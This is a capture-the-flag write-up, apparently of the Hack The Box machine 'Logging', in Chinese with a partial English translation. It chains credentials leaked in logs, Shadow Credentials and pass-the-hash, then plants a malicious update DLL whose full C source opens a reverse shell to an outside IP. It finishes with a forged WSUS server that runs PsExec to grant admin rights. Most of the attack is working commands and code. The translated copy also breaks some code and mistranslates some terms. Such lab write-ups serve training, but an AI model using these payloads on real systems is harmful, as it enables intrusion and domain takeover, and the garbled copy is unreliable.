htb logging
枚举
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-19 15:07 +0800
Stats: 0:00:42 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 92.31% done; ETC: 15:08 (0:00:03 remaining)
Nmap scan report for 10.129.126.0
Host is up (0.070s latency).
Not shown: 987 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-04-19 14:07:51Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-19T14:08:40+00:00; +7h00m05s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after: 2106-04-17T03:20:01
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after: 2106-04-17T03:20:01
|_ssl-date: 2026-04-19T14:08:40+00:00; +7h00m05s from scanner time.
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-19T14:08:40+00:00; +7h00m05s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after: 2106-04-17T03:20:01
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-19T14:08:40+00:00; +7h00m05s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after: 2106-04-17T03:20:01
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required
|_clock-skew: mean: 7h00m04s, deviation: 0s, median: 7h00m04s
| smb2-time:
| date: 2026-04-19T14:08:32
|_ start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.72 seconds
smb
➜ Logging nxc smb 10.129.126.0 -u 'wallace.everette' -p 'Welcome2026@' --shares
SMB 10.129.126.0 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.126.0 445 DC01 [+] logging.htb\wallace.everette:Welcome2026@
SMB 10.129.126.0 445 DC01 [*] Enumerated shares
SMB 10.129.126.0 445 DC01 Share Permissions Remark
SMB 10.129.126.0 445 DC01 ----- ----------- ------
SMB 10.129.126.0 445 DC01 ADMIN$ Remote Admin
SMB 10.129.126.0 445 DC01 C$ Default share
SMB 10.129.126.0 445 DC01 IPC$ READ Remote IPC
SMB 10.129.126.0 445 DC01 Logs READ
SMB 10.129.126.0 445 DC01 NETLOGON READ Logon server share
SMB 10.129.126.0 445 DC01 SYSVOL READ Logon server share
SMB 10.129.126.0 445 DC01 WSUSTemp A network share used by Local Publishing from a Remote WSUS Console Instance.
smbclient //10.129.126.0/log -U 'wallace.everette%Welcome2026@'
发现一些log文件,下载下来,在文件IdentitySync_Trace_20260219.log 发现
ConnectionContext Dump: {
Domain: "logging.htb",
Server: "DC01",
SSL: "False",
BindUser: "LOGGING\svc_recovery",
BindPass: "Em3rg3ncyPa$$2025",
Timeout: 30
}
Establishing SQL session with HR01.logging.htb...
LOGGING\svc_recovery / Em3rg3ncyPa�34�2025 |
日志中显示:ERROR - LdapException: … data 52e … LDAP_INVALID_CREDENTIALS … Invalid Credentials
2026-03-09 的日志又显示Success LdapConnection object...
所以这中间肯定是改了密码,或者日志中记录的是旧的/错误的密码,实际运行时用的是别的凭据
➜ Logging nxc smb HR01.logging.htb -u 'svc_recovery' -p 'Em3rg3ncyPa$$2025'
SMB 10.129.126.0 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.126.0 445 DC01 [-] logging.htb\svc_recovery:Em3rg3ncyPa$$2025 STATUS_ACCOUNT_RESTRICTION|
出现的是STATUS_ACCOUNT_RESTRICTION 说明密码可能是对的,只是不能登录,被禁止登录。尝试其他的协议也是一样
➜ Logging ldapsearch -x -H ldap://10.129.126.0 -D 'svc_recovery@logging.htb' -w 'Em3rg3ncyPa$$2025' -b "DC=logging,DC=htb" "(sAMAccountName=svc_recovery)"
ldap_bind: Invalid credentials (49)
additional info: 80090308: LdapErr: DSID-0C090530, comment: AcceptSecurityContext error, data 52f, v4563
关键字:LDAP error code 49 + data 52f。
- 49 总体就是“认证失败”,但具体原因看后面的 data:
52e:最常见,就是密码错(你之前在 IdentitySync 日志里看到过这个)。52f:文档与厂商 KB 都明确说,这是“账号限制导致的失败”,比如:- 帐户被禁用
- 只允许从某些计算机登录(“登录到”的工作站列表)
- 不允许在当前时间登录(登录时间段限制)这类原因都会得到
52f,而不是52e
所以svc_recovery 很可能配了“仅允许登录到 HR01.logging.htb”,而HR01.logging.htb属于内网
bloodhound
发现SVC_RECOVERY@LOGGING.HTB 对 MSA_HEALTH$@LOGGING.HTB有GenericWrite权限
既然登陆不了,我们就申请一张SVC_RECOVERY的TGT
impacket-getTGT logging.htb/svc_recovery:'Em3rg3ncyPa$$2025' -dc-ip 10.129.126.0
# Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
显示密码错误,我们尝试一下其他密码
impacket-getTGT logging.htb/svc_recovery:'Em3rg3ncyPa$$2026' -dc-ip 10.129.126.0
# [*] Saving ticket in svc_recovery.ccache
现在利用 GenericWrite → Shadow Credentials 攻击 MSA_HEALTH$
export KRB5CCNAME=svc_recovery.ccache
certipy-ad shadow auto \
-u svc_recovery@logging.htb \
-k \
-account 'MSA_HEALTH$' \
-dc-ip 10.129.126.0 \
-target DC01.logging.htb
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Targeting user 'msa_health$'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '9ed21471806040e69539e6e59387cd29'
[*] Adding Key Credential with device ID '9ed21471806040e69539e6e59387cd29' to the Key Credentials for 'msa_health$'
[*] Successfully added Key Credential with device ID '9ed21471806040e69539e6e59387cd29' to the Key Credentials for 'msa_health$'
[*] Authenticating as 'msa_health$' with the certificate
[*] Certificate identities:
[*] No identities found in this certificate
[*] Using principal: 'msa_health$@logging.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'msa_health.ccache'
[*] Wrote credential cache to 'msa_health.ccache'
[*] Trying to retrieve NT hash for 'msa_health$'
[*] Restoring the old Key Credentials for 'msa_health$'
[*] Successfully restored the old Key Credentials for 'msa_health$'
[*] NT hash for 'msa_health$': 603fc24ee01a9409f83c9d1d701485c5
利用该凭据收集信息
bloodhound-python -d logging.htb \
-u 'MSA_HEALTH$' \
--hashes aad3b435b51404eeaad3b435b51404ee:603fc24ee01a9409f83c9d1d701485c5 \
-dc DC01.logging.htb \
-ns 10.129.126.0 \
-c All --zip
WinRm
登录用户MSA_HEALTH$
evil-winrm -i 10.129.126.0 -u 'MSA_HEALTH$' -H 603fc24ee01a9409f83c9d1d701485c5
进入后发现monitor.ps1,这是脚本监控计划任务状态,写日志到 C:\Share\Logs\
<#
.SYNOPSIS
Monitors the status of the "UpdateChecker Agent" scheduled task.
Uses COM interface to avoid CIM/WMI permission issues.
#>
告诉我们用 COM 接口查询计划任务,因为 CIM/WMI 被禁,用 COM:
$service = New-Object -ComObject "Schedule.Service"
$service.Connect()
$task = $service.GetFolder("\").GetTask("UpdateChecker Agent")
$task.Definition.Principal.UserId # → jaylee.clifton ★高权限用户
$task.Definition.Triggers # → PT3M(每3分钟)
$task.Definition.Actions # → UpdateMonitor.exe 500 /scan=3 /autofix=true
USER
检查文件权限
icacls C:\Users\msa_health$\Documents\monitor.ps1
# msa_health$:(F) ← 完全控制
icacls C:\ProgramData\UpdateMonitor\
# BUILTIN\Users:(WD,AD) ← 可以写文件!
icacls "C:\Program Files\UpdateMonitor\UpdateMonitor.exe"
# logging\IT:(F) ← 只有IT组能改exe
反编译 UpdateMonitor.exe 看清逻辑
# 攻击机
dotnet tool install -g ilspycmd --version 8.2.0.7535
ilspycmd UpdateMonitor.exe > decompiled.cs
源码逻辑:
1. 检查 C:\ProgramData\UpdateMonitor\Settings_Update.zip 是否存在
2. 存在则解压到 C:\Program Files\UpdateMonitor\bin\
3. LoadLibrary("settings_update.dll")
4. GetProcAddress("PreUpdateCheck")
5. 调用 PreUpdateCheck() ← 以 jaylee.clifton 身份执行!
制作恶意 DLL
cat > evil.c << 'EOF'
#include <windows.h>
#include <winsock2.h>
__declspec(dllexport) void PreUpdateCheck() {
WSADATA wsaData;
WSAStartup(MAKEWORD(2,2), &wsaData);
SOCKET sock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);
struct sockaddr_in server;
server.sin_family = AF_INET;
server.sin_port = htons(4444);
server.sin_addr.s_addr = inet_addr("10.10.16.83");
connect(sock, (struct sockaddr*)&server, sizeof(server));
STARTUPINFO si;
PROCESS_INFORMATION pi;
ZeroMemory(&si, sizeof(si));
si.cb = sizeof(si);
si.dwFlags = STARTF_USESTDHANDLES;
si.hStdInput = si.hStdOutput = si.hStdError = (HANDLE)sock;
CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &si, &pi);
WaitForSingleObject(pi.hProcess, INFINITE);
WSACleanup();
}
BOOL WINAPI DllMain(HINSTANCE h, DWORD reason, LPVOID lp) { return TRUE; }
EOF
# 编译
x86_64-w64-mingw32-gcc -shared -o settings_update.dll evil.c -lws2_32
zip Settings_Update.zip settings_update.dll
# 打包
zip Settings_Update.zip settings_update.dll
# 上传并等待
upload Settings_Update.zip C:\ProgramData\UpdateMonitor\Settings_Update.zip
查看日志发现问题
09:08 - Successfully unzipped ✅
09:08 - Failed to load settings_update.dll. Error code: 193 ❌
# Error 193 = 架构不匹配
file settings_update.dll
# 确认当前架构,然后用正确编译器重新编译
i686-w64-mingw32-gcc -shared -o settings_update.dll evil.c -lws2_32
zip Settings_Update.zip settings_update.dll
开监听上传等待三分钟获取到shell

ROOT

PS C:\Users\jaylee.clifton\Documents\Tickets> dir
dir
Directory: C:\Users\jaylee.clifton\Documents\Tickets
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 4/16/2026 7:27 PM 2453 Incident_4922_WSUS_Remediation_ViewExport.html
html说明了
wsus.logging.htb → staging WSUS 服务器(DNS 未更新)
ForceSync 计划任务 → 每 120 秒跑一次
任务行为:清空 SoftwareDistribution + 重启 wuauserv
先获取TGS
Rubeus.exe tgtdeleg /target:ldap/DC01.logging.htb /nowrap
枚举AD CS证书
export KRB5CCNAME=jaylee.ccache
certipy find -k -dc-ip 10.129.126.0 \
-dc-host DC01.logging.htb \
-target DC01.logging.htb
Certificate Templates
0
Template Name : UpdateSrv
Display Name : UpdateSrv
Certificate Authorities : logging-DC01-CA
Enabled : True
Client Authentication : False
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True # ← 可以自定义CN/SAN
Certificate Name Flag : EnrolleeSuppliesSubject
Extended Key Usage : Server Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
# 注册权限只有 IT 组,jaylee就是IT组
这是给 WSUS 服务器签 SSL 证书用的模板。路线就清晰了:
用 UpdateSrv 模板签一张 CN=wsus.logging.htb 的证书
↓
伪造 WSUS 服务器(HTTPS)
↓
ForceSync 任务每 120s 自动来连
↓
推送恶意更新包 / 中间人
申请证书
certipy req -k \
-dc-ip 10.129.126.0 \
-dc-host DC01.logging.htb \
-target DC01.logging.htb \
-ca logging-DC01-CA \
-template UpdateSrv \
-upn wsus.logging.htb \
-dns wsus.logging.htb
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Request ID is 7
[*] Successfully requested certificate
[*] Got certificate with multiple identities
UPN: 'wsus.logging.htb'
DNS Host Name: 'wsus.logging.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'wsus.logging.htb_wsus.pfx'
[*] Wrote certificate and private key to 'wsus.logging.htb_wsus.pfx'
添加dns记录
bloodyAD -d logging.htb \
-u jaylee.clifton \
-k \
--host DC01.logging.htb \
--dc-ip 10.129.126.0 \
add dnsRecord wsus 10.10.16.83
[+] wsus has been successfully added
验证
C:\Users\jaylee.clifton\Documents\Tickets>nslookup wsus.logging.htb
nslookup wsus.logging.htb
Server: localhost
Address: 127.0.0.1
Name: wsus.logging.htb
Address: 10.10.16.83
安装wsuks
pip install --user wsuks
安装payload:wget https://live.sysinternals.com/tools/PsExec64.exe -O /tmp/PsExec64.exe
把 pfx 转成 pem
openssl pkcs12 -in wsus.logging.htb_wsus.pfx -out wsus_srv_cert.pem -clcerts -nokeys -passin pass:
openssl pkcs12 -in wsus.logging.htb_wsus.pfx -out wsus_srv_key.pem -nocerts -nodes -passin pass:
创建 run_wsuks.py
import ssl, sys, os, logging, threading
from functools import partial
from http.server import HTTPServer
sys.modules['wsuks.lib.router'] = type(sys)('stub')
sys.modules['wsuks.lib.router'].Router = object
from wsuks.lib.logger import initLogger
initLogger(debug=False)
from wsuks.lib.wsusserver import WSUSUpdateHandler, WSUSBaseServer
HOST = '10.10.16.83'
EXE = '/tmp/PsExec64.exe'
COMMAND = '/accepteula /s cmd.exe /c "net localgroup administrators msa_health$ /add"'
exe_bytes = open(EXE, 'rb').read()
h = WSUSUpdateHandler(exe_bytes, os.path.basename(EXE), f'http://{HOST}:8530')
h.set_resources_xml(COMMAND)
def serve(port, use_tls):
httpd = HTTPServer((HOST, port), partial(WSUSBaseServer, h))
if use_tls:
ctx = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
ctx.load_cert_chain('wsus_srv_cert.pem', 'wsus_srv_key.pem')
httpd.socket = ctx.wrap_socket(httpd.socket, server_side=True)
httpd.serve_forever()
threading.Thread(target=serve, args=(8530, False), daemon=True).start()
serve(8531, True)
运行
python3 run_wsuks.py
等待获取两个Get后
*Evil-WinRM* PS C:\Users\msa_health$\Documents> net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
msa_health$
toby.brynleigh
重新登录evil-winrm即可
其他
WSUS 更新机制要求:
- 客户端信任 WSUS 服务器的 TLS 证书
- 推送的可执行文件必须有微软签名(PsExec 满足这个条件)
- 更新元数据格式必须正确,客户端才会进入下载阶段
pywsus 在第三点上有问题,对 Server 2019 的产品分类匹配不上,导致客户端认为”0 updates”。wsuks 修复了这个元数据格式问题。
HTB Logging
Enumeration
Starting Nmap 7.98 (https://nmap.org) on 2026-04-19 at 15:07 +0800
Stats: 0:00:42 elapsed; 0 hosts completed (1 is undergoing a service scan)
Service scan progress: Approximately 92.31% completed; Remaining time: 15:08 (0:00:03)
Nmap scan report for 10.129.126.0:
The host is online (latency: 0.070 seconds).
987 closed TCP ports were not displayed (they were reset).
PORT STATE SERVICE VERSION
53/tcp OPEN domain Simple DNS Plus
80/tcp OPEN http Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
| Potentially risky method: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp OPEN kerberos-sec Microsoft Windows Kerberos
135/tcp OPEN msrpc Microsoft Windows RPC
139/tcp OPEN netbios-ssn Microsoft Windows netbios-ssn
389/tcp OPEN ldap Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-19T14:08:40+00:00; +7 hours, 0 minutes, 5 seconds from scanner time
| ssl-cert:
| Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
| Not valid after: 2106-04-17T03:20:01
445/tcp OPEN microsoft-ds?
464/tcp OPEN kpasswd5?
593/tcp OPEN ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp OPEN ssl/ldap Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
| ssl-cert:
| Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
| Not valid after: 2106-04-17T03:20:01
|_ssl-date: 2026-04-19T14:08:40+00:00; +7 hours, 0 minutes, 5 seconds from scanner time
3268/tcp OPEN ldap Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-19T14:08:40+00:00; +7 hours, 0 minutes, 5 seconds from scanner time
| ssl-cert:
| Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
| Not valid after: 2106-04-17T03:20:01
3269/tcp OPEN ssl/ldap Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-19T14:08:40+00:00; +7 hours, 0 minutes, 5 seconds from scanner time
| ssl-cert:
| Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
| Not valid after: 2106-04-17T03:20:01
5985/tcp OPEN http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results: | smb2-security-mode: | 3.1.1: |_ Message signing is enabled and required. |clock-skew: Mean: 7h00m04s, Deviation: 0s, Median: 7h00m04s | smb2-time: | Date: 2026-04-19T14:08:32 | Start_date: N/A
Service detection has been performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap completed: 1 IP address (1 host up) was scanned in 58.72 seconds.
SMB
➜ Logging nxc smb 10.129.126.0 -u 'wallace.everette' -p 'Welcome2026@' --shares
SMB 10.129.126.0 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.126.0 445 DC01 [+] logging.htb\wallace.everette:Welcome2026@
SMB 10.129.126.0 445 DC01 [*] Enumerating shares
SMB 10.129.126.0 445 DC01 Share Permissions Remark
SMB 10.129.126.0 445 DC01 ----- ----------- ------
SMB 10.129.126.0 445 DC01 ADMIN$ Remote Admin
SMB 10.129.126.0 445 DC01 C$ Default share
SMB 10.129.126.0 445 DC01 IPC$ READ Remote IPC
SMB 10.129.126.0 445 DC01 Logs READ
SMB 10.129.126.0 445 DC01 NETLOGON READ Logon server share
SMB 10.129.126.0 445 DC01 SYSVOL READ Logon server share
SMB 10.129.126.0 445 DC01 WSUSTemp A network share used by Local Publishing from a Remote WSUS Console Instance.
smbclient //10.129.126.0/log -U 'wallace.everette%Welcome2026@'
Several log files were discovered and downloaded. In the file IdentitySync_Trace_20260219.log, the following information was found:
ConnectionContext Dump: {
Domain: "logging.htb",
Server: "DC01",
SSL: "False",
BindUser: "LOGGING\svc_recovery",
BindPass: "Em3rg3ncyPa$$2025",
Timeout: 30
}
Establishing SQL session with HR01.logging.htb...
The log entry for LOGGING\svc_recovery shows: ERROR - LdapException: ... data 52e ... LDAP_INVALID_CREDENTIALS ... Invalid Credentials
A log entry from 2026-03-09 indicates Success LdapConnection object...
It is clear that the password was changed at some point, or the logs contain the old/incorrect password. The actual credentials used during the operation were different.
➜ Attempting to log in using nxc smb with username ‘svc_recovery’ and password ‘Em3rg3ncyPa$$2025’ on HR01.logging.htb.
SMB 10.129.126.0 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.126.0 445 DC01 [-] Error: STATUS_ACCOUNT_RESTRICTION for user ‘svc_recovery’.
The appearance of the STATUS_ACCOUNT_RESTRICTION error indicates that the password might be correct, but the user is not allowed to log in due to some account restriction.
The same issue occurs when trying other protocols:
➜ Attempting to perform an LDAP search using ldapsearch:
ldapsearch -x -H ldap://10.129.126.0 -D 'svc_recovery@logging.htb' -w 'Em3rg3ncyPa$$2025' -b "DC=logging,DC=htb" "(sAMAccountName=svc_recovery)"
ldap_bind: Invalid credentials (49)
additional info: 80090308: LdapErr: DSID-0C090530, comment: AcceptSecurityContext error, data 52f, v4563
Key insights:
- The error code
49indicates a general authentication failure. - The specific reason is provided by the
datafield:52eis the most common cause, which means the password is incorrect (as seen in previous IdentitySync logs).52f, according to documentation and vendor KBs, indicates an account restriction. Possible reasons include:- The account is disabled.
- The user is only allowed to log in from specific computers (listed as “workstations”).
- The user is not allowed to log in at the current time (login time restrictions).
Therefore, it is very likely that the account
svc_recoveryis only authorized to log in to HR01.logging.htb, which is located on a private network.
## Bloodhound
It was discovered that SVC_RECOVERY@LOGGING.HTB has the `GenericWrite` permission on MSA_health$@LOGGING.HTB.
Since we cannot log in, we will request a TGT (Target Group Ticket) for SVC_RECOVERY.
```bash
impacket-getTGT logging.htb/svc_recovery:'Em3rg3ncyPa$$2025' -dc-ip 10.129.126.0
Error: Kerberos SessionError: KDC_ERR_PREAUTH_FAILED (Pre-authentication information was invalid)
The password is incorrect; let’s try another one.
impacket-getTGT logging.htb/svc_recovery:'Em3rg3ncyPa$$2026' -dc-ip 10.129.126.0
Saving the credentials to the file svc_recovery.ccache
Now, we will use the GenericWrite technique along with Shadow Credentials to attack the target MSA_health.
export KRB5CCNAME=svc_recovery.ccache
certipy-ad shadow auto \
-u svc_recovery@logging.htb \
-k \
-account 'MSA_health$' \
-dc-ip 10.129.126.0 \
-target DC01.logging.htb
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[!] The DC host (-dc-host) was not specified, so Kerberos authentication will be used. This might fail.
[*] Targeting the user 'msa_health$'.
[*] Generating a certificate...
[*] Certificate generated successfully.
[*] Generating a Key Credential with the DeviceID '9ed21471806040e69539e6e59387cd29'.
[*] The Key Credential with DeviceID '9ed21471806040e69539e6e59387cd29' has been added to the user 'msa_health$''s credentials.
[*] Authenticating as 'msa_health$' using the generated certificate.
[*] No identities were found in the certificate.
[*] Using the principal: 'msa_health$@logging.htb'.
[*] Attempting to obtain the TGT (Ticket Granting Ticket)...
[*] The TGT was obtained successfully.
[*] Saving the credential cache to 'msa_health.ccache'.
[*] Credential cache written to 'msa_health.ccache'.
[*] Retrieving the NT hash for 'msa_health$'.
[*] The old Key Credentials for 'msa_health$' have been restored successfully.
[*] NT hash for 'msa_health$: 603fc24ee01a9409f83c9d1d701485c5'
Next, we will use these credentials to collect information:
bloodhound-python -d logging.htb \
-u 'MSA_health$' \
--hashes aad3b435b51404eeaad3b435b51404ee:603fc24ee01a9409f83c9d1d701485c5 \
-dc DC01.logging.htb \
-ns 10.129.126.0 \
-c All --zip
WinRm
The user MSA_health$ was logged in.
evil-winrm -i 10.129.126.0 -u 'MSA_health$' -H 603fc24ee01a9409f83c9d1d701485c5
Upon entering, the script monitor.ps1 was discovered. This script is used to monitor scheduled task statuses and logs them to C:\Share\Logs\.
<#
.SYNOPSIS
Monitors the status of the "UpdateChecker Agent" scheduled task.
Uses the COM interface to avoid CIM/WMI permission issues.
#>
It is recommended to use the COM interface to query scheduled tasks because CIM/WMI is disabled:
$service = New-Object -ComObject "Schedule.Service"
$service.Connect()
$task = $service.GetFolder("\").GetTask("UpdateChecker Agent")
$task.Definition.PrincipalUserId # → jaylee.clifton ★ High-privilege user
$task.Definition.Triggers # → PT3M (every 3 minutes)
$task.Definition.Actions # → Runs UpdateMonitor.exe with parameters: /scan=3 /autofix=true
Checking File Permissions
icacls C:\Users\msa_health$\Documents\monitor.ps1
# msa_health$: (F) ← Full control
icacls C:\ProgramData\UpdateMonitor
# BUILTIN\Users: (WD,AD) ← Has write access to the file
icacls "C:\Program Files\UpdateMonitor\UpdateMonitor.exe"
# logging\IT: (F) ← Only the IT group has permission to modify the executable file
Decompiling UpdateMonitor.exe to Understand Its Logic
Attack Machine
dotnet tool install -g ilspycmd —version 8.2.0.7535 ilspycmd UpdateMonitor.exe > decompiled.cs
Source Code Logic:
- Check if the file
C:\ProgramData\UpdateMonitor\Settings_Update.zipexists. - If it does, extract its contents to
C:\Program Files\UpdateMonitor\bin. - Load the
settings_update.dlllibrary. - Retrieve the function pointer for
PreUpdateCheck. - Call
PreUpdateCheck()– execute it under the identity ofjaylee.clifton.
Creating the Malicious DLL:
cat > evil.c << 'EOF'
#include <windows.h>
#include <winsock2.h>
__declspec(dllexport) void PreUpdateCheck() {
WSADATA wsaData;
WSAStartup(MAKEWORD(2, 2), &wsaData);
SOCKET sock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);
struct sockaddr_in server;
server.sin_family = AF_INET;
server.sin_port = htons(4444);
server.sin_addr.s_addr = inet_addr("10.10.16.83");
connect(sock, (struct sockaddr*)&server, sizeof(server));
STARTUPINFO si;
PROCESS_INFORMATION pi;
ZeroMemory(&si, sizeof(si);
si.cb = sizeof(si);
si.dwFlags = STARTF_USESTDHANDLES;
si.hStdInput = si.hStdOutput = si.hStdError = (HANDLE)sock;
CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, &si, &pi);
WaitForSingleObject(pi.hProcess, INFINITE);
WSACleanup();
}
BOOL WINAPI DllMain(HINSTANCE h, DWORD reason, LPVOID lp) { return TRUE; }
EOF
Compilation:
x86_64-w64-mingw32-gcc -shared -o settings_update.dll evil.c -lws2_32
zip Settings_Update.zip settings_update.dll
Packaging:
zip Settings_Update.zip settings_update.dll
Upload and Wait:
upload Settings_Update.zip C:\ProgramData\UpdateMonitor\Settings_Update.zip
Checking the Logs for Issues:
09:08 - Successfully unzipped ✅
09:08 - Failed to load settings_update.dll. Error code: 193 ❌
# Error 193 indicates a mismatch in architectures.
Verifying the Current Architecture and Recompiling:
file settings_update.dll
# Determine the current architecture and recompile the DLL using the correct compiler:
i686-w64-mingw32-gcc -shared -o settings_update.dll evil.c -lws2_32
zip Settings_Update.zip settings_update.dll
Starting the Listening Process and Waiting for a Shell:
# Start the listening process and wait for a shell to be connected.

ROOT
PS C:\Users\jaylee.clifton\Documents\Tickets> dir
Dirk
Directory: C:\Users\jaylee.clifton\Documents\Tickets
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 4/16/2026 7:27 PM 2453 Incident_4922_WSUS_Remediation_ViewExport.html
The html file indicates the following:
wsus.logging.htb → This file is from the staging WSUS server (DNS has not been updated).
The ForceSync scheduled task runs every 120 seconds.
The task’s actions include clearing the `SoftwareDistribution` folder and restarting the `wuauserv` service.
First, we need to obtain the TGS (Ticket Granting Service) information:
Rubeus.exe tgtdeleg /target:ldap/DC01.logging.htb /nowrap
Next, we enumerate the AD CS (Active Directory Certificate Services) certificates:
export KRB5CCNAME=jaylee.ccache
certipy find -k -dc-ip 10.129.126.0 \
-dc-host DC01.logging.htb \
-target DC01.logging.htb
The output shows the following certificate template:
Certificate Templates
0
Template Name : UpdateSrv
Display Name : UpdateSrv
Certificate Authorities : logging-DC01-CA
Enabled : True
Client Authentication : False
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True # The CN/SAN can be customized.
Certificate Name Flag : EnrolleeSuppliesSubject
Extended Key Usage : Server Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
# The registration permission is only granted to the IT group, and jaylee belongs to the IT group.
This certificate template is used to issue an SSL certificate for the WSUS server. The action plan is as follows:
- Use the
UpdateSrvtemplate to create a certificate with the CN (Common Name) set towsus.logging.htb. - Forge the WSUS server’s SSL certificate.
- The ForceSync task will automatically connect to the forged server every 120 seconds.
- The forged server will then push malicious update packages.
Next, we proceed with applying for the certificate:
certipy req -k \
-dc-ip 10.129.126.0 \
-dc-host DC01.logging.htb \
-target DC01.logging.htb \
-ca logging-DC01-CA \
-template UpdateSrv \
-upn wsus.logging.htb \
-dns wsus.logging.htb
Certipy v5.0.4 by Oliver Lyak (ly4k)
[*] Requesting a certificate via RPC.
[*] Request ID: 7
[*] Certificate requested successfully.
[*] The certificate contains multiple identities:
UPN: 'wsus.logging.htb'
DNS Host Name: 'wsus.logging.htb'
[*] The certificate does not have an object SID.
[*] You can use the `-sid` option to set the object SID; for more details, see the wiki.
[*] The certificate and private key have been saved to 'wsus.logging.htb_wsus.pfx'.
Adding a DNS record:
